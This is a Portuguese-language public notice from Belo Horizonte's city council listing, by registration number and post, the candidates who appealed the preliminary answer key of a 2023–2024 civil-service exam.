

**CÂMARA MUNICIPAL DE BELO HORIZONTE/MG****DECISÃO DOS RECURSOS
(INFRARRELACIONADOS)****I
DOS RECURSOS**

Trata-se de recursos interpostos pelos candidatos infrarrelacionados concorrentes ao concurso público destinado ao preenchimento de vagas e formação de cadastro reserva do quadro de servidores efetivos da Câmara Municipal de Belo Horizonte/MG, que insurgem contra a publicação do gabarito preliminar, conforme disposto no EDITAL Nº 01, DE 15 DE DEZEMBRO DE 2023.

RECURSOS INTERPOSTOS À COMISSÃO EXAMINADORA

Inscrição	Nome	Cargo
544005898	Ana Luiza Monteiro Bastos Ornellas	Administrador
544045508	André Allen Costa Pacheco	Administrador
544047982	Arlindo Pontel Da Silva	Administrador
544003986	Carlos Rogerio Costa Camilo	Administrador
544036920	Eliane Maria Magalhaes Da Cunha De Melo	Administrador
544057073	Euler Augusto Linhares Brazil	Administrador
544072495	Fabício Batista Monção	Administrador
544057528	Fernanda De Oliveira Maia Pacheco	Administrador
544040962	Glenia Da Silva Lemos	Administrador
544030664	Kelly Valerio Souza	Administrador
544000816	Laysse Fernanda Macedo Dos Santos	Administrador
544020137	Leandro Da Silva Cunha	Administrador
544016895	Lucas Regnier Da Silva Correia	Administrador
544074265	Luciana Damiana De Souza	Administrador
544006026	Marcelo Augusto Martins Moreira	Administrador
544004064	Márcia Aparecida Silva Araújo	Administrador
544001749	Mateus Aparecido De Faria	Administrador
544057810	Matheus Henrique Clemente Melo	Administrador
544001024	Miller De Andrade Ferreira	Administrador
544002444	Patricia Teófilo Dias	Administrador
544048095	Philippe José Nogueira Cardoso	Administrador
544002023	Rayssa Cristina Lisboa Moreira	Administrador
544003720	Samantha Maira De Sa Blanco	Administrador
544027416	Thaynara Bruna Da Silva	Administrador
544007476	Viviane Silva Matos Terra	Administrador

544020649	Alex Sander Rodrigues Bizerra	Analista de Controle Interno
544015139	Aline Rafaela Nascimento	Analista de Controle Interno
544005593	Ana Karoline Nunes Saldanha	Analista de Controle Interno
544014494	Ana Luizza Alves Souza	Analista de Controle Interno
544021918	Andrea Lucena De Souza Pires	Analista de Controle Interno
544004509	Andressa Calais Aguiar	Analista de Controle Interno
544015405	Augusto Nazário Soares Da Costa	Analista de Controle Interno
544043241	Barbara Torga Facal	Analista de Controle Interno
544004927	Brayan Santos Mendes	Analista de Controle Interno
544055354	Bruno Barbosa Soares	Analista de Controle Interno
544022743	Bruno Rossi Jardim	Analista de Controle Interno
544034869	Cairo Rodrigues Sampaio Nogueis	Analista de Controle Interno
544019933	Camila Anselmo Frota	Analista de Controle Interno
544011991	Camila Rafael Dreher	Analista de Controle Interno
544031396	Claudia Joviano Dos Santos	Analista de Controle Interno
544050722	Cláudio Mendes Machado	Analista de Controle Interno
544048050	Cristiano Souza Borges De Oliveira	Analista de Controle Interno
544046938	Cynthia Marcela De Campos Pinheiro	Analista de Controle Interno
544040362	Diego Henrique Dos Santos Souza	Analista de Controle Interno
544004602	Edna Ribeiro Magalhaes	Analista de Controle Interno
544057835	Fabício Da Costa Ferreira	Analista de Controle Interno
544028611	Fabricio Rafael De Lima Gonzaga	Analista de Controle Interno
544020285	Flavio Henrique Da Silva Franco	Analista de Controle Interno
544023016	Gabriel Almeida Ribeiro	Analista de Controle Interno
544052427	Gabriela De Aquino Costa	Analista de Controle Interno
544041828	Gibran Hoelzle Alves Da Costa	Analista de Controle Interno
544003194	Henrique Magno Campos De Souza Poças	Analista de Controle Interno
544061408	Henrique Reis Calazans	Analista de Controle Interno
544045552	Igor Hugo Gonçalves Coura	Analista de Controle Interno
544007899	Jéferson Felipe Silva Martins	Analista de Controle Interno
544048371	João Lucas Diniz Oliveira	Analista de Controle Interno
544075988	João Paulo De Lima Martins	Analista de Controle Interno
544025057	José Edmar Arantes Ribeiro	Analista de Controle Interno
544070647	Jose Vieira Dos Reis Neto	Analista de Controle Interno
544035776	Juliana Faria Da Silveira	Analista de Controle Interno
544048573	Júnio Pinheiro De Sousa	Analista de Controle Interno
544036022	Katarina Cristina Jabbur Machado	Analista de Controle Interno
544003241	Keila Jhessy Martins Oliveira	Analista de Controle Interno
544020230	Lara Da Cunha Souto De Oliveira	Analista de Controle Interno
544010102	Larissa Guimarães Castro	Analista de Controle Interno
544006278	Leandro Jésus Silva	Analista de Controle Interno
544021746	Leandro Otto De Deus Vieira Noronha	Analista de Controle Interno
544019043	Leonardo Eduardo Silveira Costa	Analista de Controle Interno
544052093	Leonardo Júnio Leite Santos	Analista de Controle Interno
544010305	Letícia Bernardina De Sena Alves Pinto De Oliveira	Analista de Controle Interno
544000371	Lucas Custódio Silva	Analista de Controle Interno
544031614	Lucas Eduardo Silva Duarte	Analista de Controle Interno
544031614	Lucas Eduardo Silva Duarte	Analista de Controle Interno

544023595	Luiza Araújo Cordeiro	Analista de Controle Interno
544001987	Marcela Alves Jacomini	Analista de Controle Interno
544048089	Marcela Braga De Paula	Analista de Controle Interno
544029709	Marcele Dos Santos Ferreira	Analista de Controle Interno
544055475	Marco Aurélio Ribeiro Cezário	Analista de Controle Interno
544001427	Marianna De Sousa Castro Tomaz	Analista de Controle Interno
544048039	Mariany Cintia Fernandes Lopes	Analista de Controle Interno
544000777	Marina Martins Lobato Teixeira	Analista de Controle Interno
544000292	Mikaela Monteiro Moraes	Analista de Controle Interno
544013285	Moises De Almeida Nascimento	Analista de Controle Interno
544000142	Nilma Gonçalves Da Costa Gomes	Analista de Controle Interno
544029587	Oclesio Gonçalves Tortora	Analista de Controle Interno
544023346	Pamela Aparecida Dos Reis Vargas	Analista de Controle Interno
544006866	Patrícia Gomes Silva	Analista de Controle Interno
544001668	Poliana Correa Nogueira	Analista de Controle Interno
544031199	Quintiliano Augusto Campomori Do Valle	Analista de Controle Interno
544035491	Ricardo Durso Marçal	Analista de Controle Interno
544004689	Rodrigo Faleiro Barroso	Analista de Controle Interno
544011887	Thais Karla Rodrigues Da Silva	Analista de Controle Interno
544003685	Tiago Silva Ribeiro	Analista de Controle Interno
544057873	Vander José Resende Oliveira	Analista de Controle Interno
544045662	Varley Souzasilva	Analista de Controle Interno
544014467	Vivian Silveira Valim Soares	Analista de Controle Interno
544004898	Wagner Sturzeneker De Faria	Analista de Controle Interno
544027249	Adalton Martins Gomes	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544024098	Aïcha Abibatou Souza Gueye	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544054757	Ana Paula Pereira Longuinho	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544048942	Aritana Noara Costa Santos	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544047230	Cristiano Neiva Abrantes	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544055093	Daniel Augusto Silveira Ferreira	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544024819	Danilo Lima Antunes	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544066135	Eduardo Humberto Rodrigues Da Silva	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544062809	Érico Augusto Morais	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544019284	Felipe Moreira De Assunção	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544032049	Francielly Morais Rodrigues Da Costa	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544015783	Gabriel De Paula Valentim	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544021446	Gabriel Ferraz Figueiredo	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544059263	Geazi Oliveira Da Fonseca	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema

544019008	Genesis Barros Campos	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544017473	Giuliane Santos Gomes Corrêa	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544005421	Graciela Rodrigues Dos Santos Silva	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544068524	Guilherme Magalhães Gall	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544016138	Hamilton Gonçalves Gravito	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544043351	Herlisson Jordane Moreira	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544011513	Julio Cesar Dos Santos Lima	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544027853	Laiz Jordana De Paula Almeida	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544061169	Lincoln Roberto Martins Minto	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544009496	Lucas Gomes Simião	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544037762	Luciano José Ramos	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544016115	Marcel Henrique Da Silva Mendes	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544046802	Marlus Da Luz Silva	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544041585	Missemira Guimaraes Fernandes	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544010992	Otávio Augusto Alves Coelho De Jesus	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544014228	Patrícia Brito De Oliveira Peres	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544018026	Paulo Rafael Da Silva	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544027574	Pedro Felipe Alves De Oliveira	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544045027	Pedro Henrique Mendes Ferreira	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544039343	Rodrigo da Silva Monteiro	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544013416	Rosilene De Jesus Gomes	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544034285	Thassio Augusto Da Silva Santos	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544011764	Thiago Kleber Mendes Fernandes	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544043037	Washington Portugal Gonçalves De Souza Júnior	Analista de Tecnologia da Informação - Área de Desenvolvimento de Sistema
544051814	Acácio Bismarck Lopes Mota	Analista de Tecnologia da Informação - Área de Infraestrutura de Sistema
544059526	Anderson De Oliveira Souza	Analista de Tecnologia da Informação - Área de Infraestrutura de Sistema
544055088	Celio De Souza Almeida	Analista de Tecnologia da Informação - Área de Infraestrutura de Sistema
544029394	Denis Alves Lima	Analista de Tecnologia da Informação -

		Área de Infraestrutura de Sistema
544010312	Edgard Reginaldo Rabelo	Analista de Tecnologia da Informação - Área de Infraestrutura de Sistema
544033857	Fernando Rocha Durso	Analista de Tecnologia da Informação - Área de Infraestrutura de Sistema
544034973	Franklin Borges Freitas	Analista de Tecnologia da Informação - Área de Infraestrutura de Sistema
544045297	Glauce Regina De Oliveira	Analista de Tecnologia da Informação - Área de Infraestrutura de Sistema
544028304	Leandro Augusto Barbosa Leite	Analista de Tecnologia da Informação - Área de Infraestrutura de Sistema
544002275	Leandro Libório Da Silva Matos	Analista de Tecnologia da Informação - Área de Infraestrutura de Sistema
544003784	Leonardo Jaud Candelário	Analista de Tecnologia da Informação - Área de Infraestrutura de Sistema
544057086	Marcelo Pereira De Assis	Analista de Tecnologia da Informação - Área de Infraestrutura de Sistema
544068329	Melquisedeque Silva Santos	Analista de Tecnologia da Informação - Área de Infraestrutura de Sistema
544038821	Patrícia Dias Pedrosa	Analista de Tecnologia da Informação - Área de Infraestrutura de Sistema
544041318	Pedro Raid Farnese	Analista de Tecnologia da Informação - Área de Infraestrutura de Sistema
544016355	Ramon Da Rocha Pereira	Analista de Tecnologia da Informação - Área de Infraestrutura de Sistema
544073138	Raoni De Souza Diniz Santos	Analista de Tecnologia da Informação - Área de Infraestrutura de Sistema
544005646	Airucy Silva Cardoso	Arquiteto
544020887	Amanda Burgarelli Teixeira	Arquiteto
544065997	Ana Beatriz Pinto	Arquiteto
544046623	Artur Lacerda Pereira	Arquiteto
544012383	Bárbara Anne Dalla Vechia Konzen	Arquiteto
544010854	Bruno Dias Lana	Arquiteto
544024973	Cristiana Gibson De Castro Gonçalves	Arquiteto
544004507	Denismar Do Nascimento	Arquiteto
544003163	Esther Silva Salvador De Oliveira	Arquiteto
544035694	Felipe José Gontijo	Arquiteto
544047897	Glaiser Alkmin	Arquiteto
544068710	Ignez Camila Filipino Da Silveira	Arquiteto
544034757	Janaína Costa Rezende	Arquiteto
544029920	Jordana Angélica De Faria	Arquiteto
544028829	Juliana Moraes Araújo	Arquiteto
544052164	Lara Rocha Ribeiro Dos Santos	Arquiteto
544035247	Letícia Clipes Garcia	Arquiteto
544072921	Letícia Sousa	Arquiteto
544019514	Luiza Helena De Gouveia Sampaio	Arquiteto
544004166	Luiza Maciel Costa Da Silva	Arquiteto
544016764	Marina Moreira Alves Reis	Arquiteto
544016764	Marina Moreira Alves Reis	Arquiteto
544001320	Matheus Souza De Toledo	Arquiteto
544056601	Mayka Palhares Napoli	Arquiteto

544022960	Michele Mendes Balieiro Diniz	Arquiteto
544012826	Mônica Flôres	Arquiteto
544057730	Rafael Rodrigues Santana	Arquiteto
544041975	Rafael Vilela Silveira	Arquiteto
544030021	Renan De Castro Costa Homem	Arquiteto
544023706	Rodrigo Aguiar Pires Medeiros	Arquiteto
544032516	Thaísa Barboza De Souza	Arquiteto
544063638	Thereza Emmanuelle Alves Pereira	Arquiteto
544032339	Amanda Sérgio De Oliveira Sales	Assistente Social
544026171	Ana Flavia Coelho Lopes	Assistente Social
544047034	Ana Samira Pimenta Hernandez	Assistente Social
544004494	Andreza Claudia Campos Batista	Assistente Social
544013825	Carolina Lima Marques	Assistente Social
544053215	Cecília Ribeiro Rodrigues	Assistente Social
544021659	Charlene Bispo De Souza Lopes	Assistente Social
544050210	Cíntia Valéria Da Silva Jácome	Assistente Social
544017091	Daniela Patricia De Miranda Rezende	Assistente Social
544018285	Danielle Gonçalves Rocha	Assistente Social
544011554	Denilson Dos Santos Silva	Assistente Social
544043153	Giovanina Aparecida Mateus	Assistente Social
544057002	Giselle Imaculada Costa Paiva	Assistente Social
544048806	Graziella Araujo	Assistente Social
544014614	Italo Pinheiro Mandaro	Assistente Social
544039244	Jasmine Machado Caetano	Assistente Social
544007093	Jose Flaviano Bezerra De Oliveira	Assistente Social
544040513	Joyce Alves Henrique	Assistente Social
544037696	Juliana De Almeida Evangelista Barone	Assistente Social
544038541	Luana Claudia Aurora	Assistente Social
544014282	Maria Aparecida Abreu Da Silva	Assistente Social
544030155	Mariana Jacob De Faria Martini	Assistente Social
544021662	Noemia Christine Resende Cordeiro	Assistente Social
544048847	Patricia Augusta Amaral Torga	Assistente Social
544063622	Priscylla De Oliveira Vieira Ferreira	Assistente Social
544001302	Regina Maria Martins Da Silva	Assistente Social
544015128	Viviane Madureira Barroso Silveira	Assistente Social
544027930	Daniella Pedroza Torres Trajano E Barros	Consultor Legislativo - Área de Administração e Finanças
544066789	Edson Ferreira Campos	Consultor Legislativo - Área de Administração e Finanças
544052184	Érica Ferreira De Andrade	Consultor Legislativo - Área de Administração e Finanças
544040231	Erika Rocha Negreiros	Consultor Legislativo - Área de Administração e Finanças
544037653	Kliffton Viana Da Silva	Consultor Legislativo - Área de Administração e Finanças
544006746	Lucineide Dos Santos Curi	Consultor Legislativo - Área de Administração e Finanças
544031735	Patrícia Cancela Braga	Consultor Legislativo - Área de Administração e Finanças
544046023	Verônica Hoehne Silva	Consultor Legislativo - Área de

		Administração e Finanças
544039437	Ana Karla De Deus Pinto	Consultor Legislativo - Área de Saúde Pública
544076946	Edilaine Nolasca Da Silva	Consultor Legislativo - Área de Saúde Pública
544006946	Fabyane Cota Ribeiro Duarte	Consultor Legislativo - Área de Saúde Pública
544048345	Flaviane Cristina Lopes Matosinhos	Consultor Legislativo - Área de Saúde Pública
544080358	Jonatas Elias Rita	Consultor Legislativo - Área de Saúde Pública
544045440	Lavinne De Sousa Oliveira Silva	Consultor Legislativo - Área de Saúde Pública
544031215	Luciana Dos Santos Rocha	Consultor Legislativo - Área de Saúde Pública
544034487	Maíra Islena Tavares Botelli	Consultor Legislativo - Área de Saúde Pública
544018919	Marcia Costa Ooteman Mendes	Consultor Legislativo - Área de Saúde Pública
544020192	Mariana Caroline Ribeiro	Consultor Legislativo - Área de Saúde Pública
544001469	Maysa De Medeiros Pereira Abdo	Consultor Legislativo - Área de Saúde Pública
544013655	Naiara Ferreira Alves	Consultor Legislativo - Área de Saúde Pública
544067411	Natalia Alves Correa De Almeida	Consultor Legislativo - Área de Saúde Pública
544058840	Roberto Vinicius Pereira Da Silva Gama	Consultor Legislativo - Área de Saúde Pública
544024786	Tamires Pinho Domingos Costa	Consultor Legislativo - Área de Saúde Pública
544011016	Thais Piazza De Melo	Consultor Legislativo - Área de Saúde Pública
544015419	Vitória Lacerda Caçado Schneider	Consultor Legislativo - Área de Saúde Pública
544004235	Wilma Dantas Pereira	Consultor Legislativo - Área de Saúde Pública
544039082	Alexandre Costa De Andrade	Contador
544004779	Amanda Rafaella De Mello Celeste Dourado	Contador
544020623	Ana Carolina Crespo Ferreira	Contador
544011079	Antonio Carlos Ferreira	Contador
544005859	Arquias Santos De Souza Júnior	Contador
544025680	Cecília Maria Andrade Guerra	Contador
544049862	Cristina Otaviana Da Cruz Pôssas	Contador
544007942	Diego Egídio Moreira Andrade	Contador
544019510	Elisângela De Oliveira Ferreira	Contador
544030043	Fernanda Gusmão De Oliveira	Contador
544039113	Fernando Thiago Paulo Rubens Alves Barreto De Carvalho	Contador
544001490	Francielle Lemos Oliveira	Contador
544009790	Gabriel Nogueira Goncalves Penha	Contador
544004105	Géssica Rodrigues Dos Santos Laia	Contador
544031089	Graziele Eliana Da Silva	Contador
544003192	Hélia Nara Conrado	Contador

544031985	Henrique Guimaraes Silva	Contador
544000462	Luiz Felipe Da Silva Mello	Contador
544046822	Márcio Nominato Santos	Contador
544067960	Neusa Aline Aparecida Sales Barros	Contador
544000678	Paulo Henrique Alves Xavier	Contador
544018488	Sander Alex De Araujo Pinto	Contador
544013026	Tayara Bernabe Pinheiro	Contador
544037429	Uziel Rodrigues Da Silva	Contador
544016863	Victor Afonso Da Costa	Contador
544011465	Ana Clara Silva E Silva	Coordenador do Processo Legislativo
544002250	Ana Luisa Espíndola Cury	Coordenador do Processo Legislativo
544026718	Bárbara Dos Santos Choucair	Coordenador do Processo Legislativo
544002531	Carlos Tadeu Alcici Moreira	Coordenador do Processo Legislativo
544060937	Cassio Francisco De Resende Lara Miranda	Coordenador do Processo Legislativo
544040595	Celina Tiemi Santos Inanobe	Coordenador do Processo Legislativo
544057242	Diego Moisés Da Silveira	Coordenador do Processo Legislativo
544041940	Fernando Moraes Raso Sardinha Pinto	Coordenador do Processo Legislativo
544034152	Filipe De Souza Barbosa Ramos	Coordenador do Processo Legislativo
544012078	Graziela Prates Viol	Coordenador do Processo Legislativo
544034541	Gunther Assunção Costa	Coordenador do Processo Legislativo
544030884	Izabela Torres Vicente	Coordenador do Processo Legislativo
544055989	Jéssica Fernanda Da Cunha Cruvinel	Coordenador do Processo Legislativo
544021855	Júlia Carvalho De Araújo Abreu	Coordenador do Processo Legislativo
544008119	Lorena Leal Fantini	Coordenador do Processo Legislativo
544063717	Mariana Barbosa Santos	Coordenador do Processo Legislativo
544022768	Marina Valle Dolabella	Coordenador do Processo Legislativo
544022768	Marina Valle Dolabella	Coordenador do Processo Legislativo
544051276	Maycon Vinícius Nascimento Manuli Lisboa	Coordenador do Processo Legislativo
544009874	Paula Beatriz Marangon	Coordenador do Processo Legislativo
544018891	Pedro Henrique Barbosa Santos	Coordenador do Processo Legislativo
544016018	Pillar Teixeira Souza	Coordenador do Processo Legislativo
544033603	Ramon Neves De Andrade	Coordenador do Processo Legislativo
544061123	Raphael Leitao Soares	Coordenador do Processo Legislativo
544041927	Raquel Coelho De Godoy	Coordenador do Processo Legislativo
544009913	Renata Gabriel Barbosa Dos Santos	Coordenador do Processo Legislativo
544002329	Rina Catarina Da Silva	Coordenador do Processo Legislativo
544035368	Rodrigo Rodrigues Dos Santos Gouveia	Coordenador do Processo Legislativo
544012357	Thamyris Barbosa Xavier Avila	Coordenador do Processo Legislativo
544058248	Thayan Rodrigues Coutinho Neves	Coordenador do Processo Legislativo
544026412	Adriana Watanabe	Enfermeiro do Trabalho
544032933	Alcindor Teodoro De Rezende Neto	Enfermeiro do Trabalho
544029079	Alex Douglas Goncalves	Enfermeiro do Trabalho
544011394	Amanda Gomes De Souza Camargos	Enfermeiro do Trabalho
544029849	Amanda Resende Munhoz	Enfermeiro do Trabalho
544028705	Ana Carolina Soares Carneiro Laboissiere	Enfermeiro do Trabalho
544001951	Ana Caroline Silva Brandão	Enfermeiro do Trabalho
544022697	Ana Ligia Graçano Nogueira	Enfermeiro do Trabalho
544010232	Andressa Moreira Lima	Enfermeiro do Trabalho

544050937	Brener Murta De Matos	Enfermeiro do Trabalho
544033277	Bruna Luiza Soares Pinheiro	Enfermeiro do Trabalho
544003796	Carina Maria Pimenta	Enfermeiro do Trabalho
544004197	Caroline Santos Da Silva	Enfermeiro do Trabalho
544022413	Cristiane Da Conceição Del Papa	Enfermeiro do Trabalho
544031243	Diogo Silva Martins	Enfermeiro do Trabalho
544000400	Elen Lima Resende	Enfermeiro do Trabalho
544063197	Elenise Dias Da Silva Cruz	Enfermeiro do Trabalho
544057117	Fernanda Rodrigues Porto	Enfermeiro do Trabalho
544037954	Flávia De Oliveira Freitas	Enfermeiro do Trabalho
544017947	Gilsélia Márcia Magalhães Rodrigues	Enfermeiro do Trabalho
544028536	Isabella Cristina Santana Gomes	Enfermeiro do Trabalho
544052627	Jackeline Silva Cabral	Enfermeiro do Trabalho
544024120	Jéssica Vieira Barbosa	Enfermeiro do Trabalho
544003648	Juliana Xavier De Carvalho	Enfermeiro do Trabalho
544075854	Katiane Alves De Jesus	Enfermeiro do Trabalho
544002009	Liz Emília Faustino Fellberg	Enfermeiro do Trabalho
544079616	Luciana Alves Silveira Monteiro	Enfermeiro do Trabalho
544007991	Luma Caroline Silva De Souza	Enfermeiro do Trabalho
544080261	Maria Bethânia Pereira Da Paz	Enfermeiro do Trabalho
544036662	Maria Helena Orlandi Campos E Ávila	Enfermeiro do Trabalho
544056333	Mayara Dos Santos Claudiano	Enfermeiro do Trabalho
544005344	Michelle Silva Trindade De Miranda	Enfermeiro do Trabalho
544043247	Nileide Lima Araujo	Enfermeiro do Trabalho
544018798	Patricia Ágata Resende Fonseca	Enfermeiro do Trabalho
544047815	Priscila Do Carmo Freitas De Carvalho	Enfermeiro do Trabalho
544048833	Priscilla Malta Prado Melo	Enfermeiro do Trabalho
544065852	Roberta Nogueira Caetano	Enfermeiro do Trabalho
544077798	Sacha Ribeiro Da Silveira	Enfermeiro do Trabalho
544056260	Samari Aparecida Godinho Fonseca	Enfermeiro do Trabalho
544031284	Sandra Aparecida Constantino Gomes	Enfermeiro do Trabalho
544023643	Tais De Freitas Ferreira Almeida	Enfermeiro do Trabalho
544009200	Talita Otone Gomes	Enfermeiro do Trabalho
544007225	Tania Eduarda Furini	Enfermeiro do Trabalho
544018336	Thais Rodrigues De Souza	Enfermeiro do Trabalho
544021936	Valdivina Rodrigues Barbosa	Enfermeiro do Trabalho
544047345	Valquíria Fernandes Oliveira	Enfermeiro do Trabalho
544066287	Vanessa Aparecida Alves Oliveira	Enfermeiro do Trabalho
544000707	Vanessa Do Socorro Lisboa Balieiro	Enfermeiro do Trabalho
544003052	Vinícius Gonçalves De Paula	Enfermeiro do Trabalho
544075701	Viviane Cristina Rocha	Enfermeiro do Trabalho
544033803	Viviane Texeira De Souza Silva	Enfermeiro do Trabalho
544038898	Alessandra Valéria Pereira	Engenheiro Civil
544008150	Ana Clara Gomes Janssen Pantuza	Engenheiro Civil
544054057	Christian Lawrence De Avila Dutra	Engenheiro Civil
544054057	Christian Lawrence De Avila Dutra	Engenheiro Civil
544059153	Gabriel Frazão Coelho	Engenheiro Civil
544012215	Gabriel Molfetti Martins	Engenheiro Civil

544018670	Hélica Contin Da Silva	Engenheiro Civil
544004114	Henrique Alvarenga Queiroz	Engenheiro Civil
544048772	Igor Flávio De Sousa	Engenheiro Civil
544056589	Jamille Da Silva Meireles	Engenheiro Civil
544017699	Jessica De Oliveira Rosa	Engenheiro Civil
544003072	Kairo Henrique Soares De Souza	Engenheiro Civil
544003072	Kairo Henrique Soares De Souza	Engenheiro Civil
544004800	Riuler Talles Ferreira Silva	Engenheiro Civil
544013181	Sandro Gonçalves De Oliveira	Engenheiro Civil
544009776	Stephanie Christine Moreira Silva	Engenheiro Civil
544014370	Tallis Pereira Zimbrão	Engenheiro Civil
544008018	Thaíssa Lorrane Aparecida Bernardes	Engenheiro Civil
544002044	Alessandra Guimarães Mizher	Jornalista
544047418	Amaury Martins Ribeiro Junior	Jornalista
544005078	Ana Paula Gonçalves De Moraes	Jornalista
544051041	Andrea Rodrigues De Avelar	Jornalista
544021557	Andressa Carvalho Vieira	Jornalista
544003122	Andreza Danielle Brito Vaz De Melo Sá	Jornalista
544026825	Antonio Ferreira De Araujo Junior	Jornalista
544026043	Beatriz De Melo Amaral	Jornalista
544001864	Camilla Andrade	Jornalista
544042488	Carlos Eduardo Souza Maia	Jornalista
544044467	Carlos Gabriel Sant Ana Dusse	Jornalista
544050867	Clara Riboredo Beneterio Baeta	Jornalista
544072746	Claudia De Carvalho Tito	Jornalista
544000706	Cleomar Marin Araujo	Jornalista
544001595	Clóvis De Siqueira Ribeiro	Jornalista
544047243	Conceição Cruz Dos Santos	Jornalista
544052446	Daniel Fagundes Graciano Costa	Jornalista
544041551	Daniela Andrade Torres De Bem Hissayasu	Jornalista
544036735	Denise Paula Crescêncio	Jornalista
544004933	Desirée Miranda Corrêa De Araújo Dos Santos	Jornalista
544003155	Eduardo Assis Martins	Jornalista
544010097	Eduardo Chianca Macario	Jornalista
544071504	Everton Antonio Sylvestre	Jornalista
544071504	Everton Antonio Sylvestre	Jornalista
544079951	Fabricio Henriques Miguez Dias	Jornalista
544010813	Felipe Luiz Da Silveira Borges	Jornalista
544004733	Fernanda De Lima Ferreira	Jornalista
544056502	Filipi Augusto Avelino Cristianismo	Jornalista
544051661	Flavia Emilia Rocha De Almeida	Jornalista
544043823	Francielle Neves De Souza	Jornalista
544001232	Gabriela Alves De Araújo	Jornalista
544017718	Gabriela Arcas Vieira	Jornalista
544008132	Gáudio Luiz Freddi Bassoli	Jornalista
544046979	George Silvério Figueiredo	Jornalista
544049485	Gilberto Todescato Telini	Jornalista
544015580	Gláuber Vinícius Igor Fraga	Jornalista

544029718	Henrique Frederico Da Cruz Maria	Jornalista
544042010	Hugo Pereira Andrade	Jornalista
544001574	Júlia Garcia Gouvêa Andrade	Jornalista
544018372	Júlia Rohden Ramos	Jornalista
544006013	Jussara Joanita Dos Santos	Jornalista
544039488	Laira Rocha De Souza Asevedo	Jornalista
544007501	Leandro Peters Heringer	Jornalista
544018429	Leticya Bernadete Alexandre	Jornalista
544030492	Lívia De Carvalho Furtado	Jornalista
544039783	Luana Assis Geraldo De Aguiar	Jornalista
544036132	Luana Viana E Silva	Jornalista
544006137	Luiza Ferreira Martins	Jornalista
544008154	Luiza Muzzi Almeida	Jornalista
544016017	Luiza Rocha Da Silveira	Jornalista
544014972	Mahyba Caddah Furtado	Jornalista
544061472	Maitê Moreira Louzada	Jornalista
544025864	Marcela Borges Paterlini	Jornalista
544066534	Marcello Pereira Machado	Jornalista
544079279	Marcelo José Bessa De Resende	Jornalista
544046948	Marcelo Miranda Da Silva	Jornalista
544067569	Maria Candida Grillo Ramos	Jornalista
544000673	Mariana Alves Arêas	Jornalista
544014427	Mariana De Carvalho Pereira Lacerda	Jornalista
544060139	Matheus Aguar Dornelas	Jornalista
544006211	Michelle Cristina Ferraz Freitas	Jornalista
544026064	Mikhaelle Piagio Silva	Jornalista
544042301	Natália Ferraz Menezes	Jornalista
544029672	Nathalie Resende De Carvalho	Jornalista
544011057	Nayla Fernanda Andrade Lopes	Jornalista
544007478	Paola Laredo Dos Santos	Jornalista
544022301	Patrícia Monteiro De Paula Brandão	Jornalista
544042884	Paulo Eduardo Palma Beraldo	Jornalista
544017154	Pedro Galvão Pimenta	Jornalista
544041621	Pedro Vitor Da Silva Melo	Jornalista
544026097	Piedra Magnani Da Cunha	Jornalista
544010313	Pollyana Teixeira Da Silva	Jornalista
544050060	Priscila Mendes Dias	Jornalista
544014870	Rafaela Leal De Freitas	Jornalista
544040091	Rafaella Arruda Melo Pereira Barboza	Jornalista
544026077	Rodrigo Castro Forte Cardoso	Jornalista
544000044	Rodrigo Lobão Gotti	Jornalista
544023608	Rossana Assunção Souza Vieira	Jornalista
544022775	Sabrina Damasceno Martins	Jornalista
544005750	Samantha Cristina Marinho Lima	Jornalista
544017652	Shirley Emannelle Queiroz Pacheco	Jornalista
544047054	Silvia Cristina Silvado	Jornalista
544002784	Suellen Silva De Almeida	Jornalista
544074433	Taís Ferreira Ahouagi	Jornalista

544000488	Tâmara Teixeira Borba	Jornalista
544049997	Tarik De Moraes Duarte	Jornalista
544000089	Thales De Oliveira Moreira	Jornalista
544062945	Vanrochris Helbert Vieira	Jornalista
544005484	Vinícius Monteiro Soares	Jornalista
544008792	Vitor Fernandes De Sousa	Jornalista
544029265	Vítor Silva Aguiar	Jornalista
544019476	Wagner Silva Arrais De Oliveira	Jornalista
544037847	Yves Vieira Menezes	Jornalista
544058674	Adriano Resende De Vasconcelos Drumond	Procurador
544034264	Afonso Henrique Malta Braz	Procurador
544020750	Alan Klayner Batista Aguillar Gonçalves Oliveira	Procurador
544017986	Alex Teixeira Turini	Procurador
544057685	Allysson Eduardo Botelho De Oliveira	Procurador
544020199	Aluap Miranda Silva	Procurador
